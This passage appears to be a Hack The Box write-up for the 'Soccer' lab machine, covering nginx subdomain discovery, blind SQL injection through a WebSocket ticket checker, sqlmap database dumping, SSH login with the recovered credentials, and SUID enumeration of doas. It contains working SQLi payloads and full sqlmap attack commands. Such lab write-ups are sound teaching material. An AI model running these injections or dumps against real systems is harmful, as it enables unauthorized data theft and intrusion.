
Enumerating the target system as the `www-data` user yields no interesting vectors or files, however, remembering that the web application is running on `Nginx`, we take a look at the `sites-enabled` directory for possible subdomains that weren't detected during our initial enumeration:




```
$ ls -al /etc/nginx/sites-enabled

total 8
drwxr-xr-x 2 root root 4096 Dec  1 13:48 .
drwxr-xr-x 8 root root 4096 Nov 17 08:06 ..
lrwxrwxrwx 1 root root   34 Nov 17 08:06 default -> /etc/nginx/sites-available/default
lrwxrwxrwx 1 root root   41 Nov 17 08:39 soc-player.htb -> /etc/nginx/sites-available/soc-player.htb
```

We add the newly discovered subdomain to our `/etc/hosts` file and proceed to browse to it.

```
echo "10.10.11.194 soc-player.soccer.htb" | sudo tee -a /etc/hosts
```



The site appears similar in form to the initial static page, however, we see that it has some added functionality in the form of a `Login` and `Signup` button. Attempting to log in with typical admin credentials returns no results, so we use a newly registered account to log into the site, revealing the `/check` page.



Your Ticket Id 93138

10 days remaining for the match.

Price


Free

** Please don't forget your ticket number. **

We are provided with a ticket id, as well as the possibility to check whether a given ticket is valid or not. Looking at the site's source code reveals that this functionality is based on a WebSocket server running on port `9091`, which we also found during our enumeration:

```
<script>
       var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
       window.onload = function () {

       var btn = document.getElementById('btn');
       var input = document.getElementById('id');

       ws.onopen = function (e) {
           console.log('connected to the server')
       }
       input.addEventListener('keypress', (e) => {
           keyOne(e)
       });
         <...SNIP...>
   </script>
```

In order to efficiently enumerate the functionality of the service, we intercept a request using `BurpSuite` and send it to the `Repeater` for further analysis. By manipulating the input, we discover that mathematical operations have no impact on whether the ticket is deemed valid or not. This leads us to suspect that the site's logic extracts the submitted value and compares it to a database. To verify our hypothesis, we inject an SQL boolean payload of `OR 1=1` and observe the response, which confirms that the ticket is considered valid. This suggests that the form is vulnerable to SQL injection attacks.


WebSocket ID: 19 : http://soc-player.soccer.htb:9091/
Send WebSocket Message
Send
To server
☑ Select next message received
Pretty
Raw
Hex
INSPECTOR
Search...
0 matches
History

```
{"id":"4444 OR 1=1"}
```


Message	Direction	Manual	Length	Time
{"id":"61940"}	→ To server	✓	14	16:53:32 15 Dec 2
Ticket Exists	← To client		13	16:53:32 15 Dec 2
{"id":"61940-1+1"}	→ To server	✓	18	16:53:36 15 Dec 2
Ticket Exists	← To client		13	16:53:36 15 Dec 2
{"id":"4444"}	→ To server	✓	13	16:53:54 15 Dec 2
Ticket Doesn't Exist	← To client		20	16:53:54 15 Dec 2
{"id":"4444 OR 1=1"}	→ To server	✓	20	16:54:06 15 Dec 2
Ticket Exists	← To client		13	16:54:06 15 Dec 2

```
Ticket Exists
```

Blind SQLi

The vulnerability we found is also known as a **blind SQL injection**, as we can inject SQL logic, but cannot directly see or access any of our queries' output. We must therefore use indirect methods to determine the outcome of our queries, such as observing changes in the server's behavior or responses to different inputs. Fortunately, `sqlmap` can automate this task for us as it can directly access the `WebSocket` service on port `9091`, given that we provide it with the necessary parameters for its queries.


```
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --dbs --threads 10 --level 5 --risk 3 --batch
```



```
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --dbs --threads 10 --level 5 --risk 3 --batch


        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.10#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[*] starting @ 17:19:53 /2022-12-15/

<...SNIP...>

sqlmap identified the following injection point(s) with a total of 611 HTTP(s) requests:
---
Parameter: JSON #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id": "-8377 OR 9864=9864"}

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: {"id": "(CASE WHEN (1688=1688) THEN SLEEP(5) ELSE 1688 END)"}
---
[17:22:25] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12

<...SNIP...>

available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys

[*] ending @ 17:22:49 /2022-12-15/
```


After a few minutes `sqlmap` successfully dumps the database names, with the more interesting candidate being `soccer_db`. We can then directly target that database and dump its contents, using the `-D` and `--dump` flags, respectively.

```
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --threads 10 -D
soccer_db --dump --batch
```



```
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --threads 10 -D soccer_db --dump --batch

<...SNIP...>

Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+-------------------+----------------------+----------+

[*] ending @ 17:28:08 /2022-12-15/
```

The database is dumped successfully, revealing the credentials `player:PlayerOftheMatch2022`, which we can use to `SSH` into the box.



```
ssh player@10.10.11.194

player@10.10.11.194's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Dec 15 15:32:44 UTC 2022

  System load:           0.0
  Usage of /:            69.7% of 3.84GB
  Memory usage:          20%
  Swap usage:            0%
  Processes:             230
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.194
  IPv6 address for eth0: dead:beef::250:56ff:feb9:7861

0 updates can be applied immediately.

player@soccer:~$ id
uid=1001(player) gid=1001(player) groups=1001(player)
```


The `user` flag can be found at `/home/player/user.txt`.

Privilege Escalation

SUID (setuid) is a Unix-based security mechanism that allows executables to be run with the privileges of the file's owner. This is useful for executables that need to access system resources or perform actions that are typically restricted to privileged users, such as changing system settings or accessing other users' files. However, it also presents a potential security vulnerability because it allows attackers to escalate their privileges on a system by exploiting SUID executables.

Looking for files with the `SUID` bit set, we stumble upon the `/usr/bin/doas` binary, which is an alternative to the more commonly used `sudo` binary:


```
find / -type f -perm -4000 2>/dev/null
```



```
player@soccer:~$ find / -type f -perm -4000 2>/dev/null

/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
<...SNIP...>
```

A quick search for `doas` reveals that its configuration file can be found at `/usr/local/etc/doas.conf`, which in turn reveals that the `player` user can run `dstat` with elevated privileges, as the binary is owned by `root`.

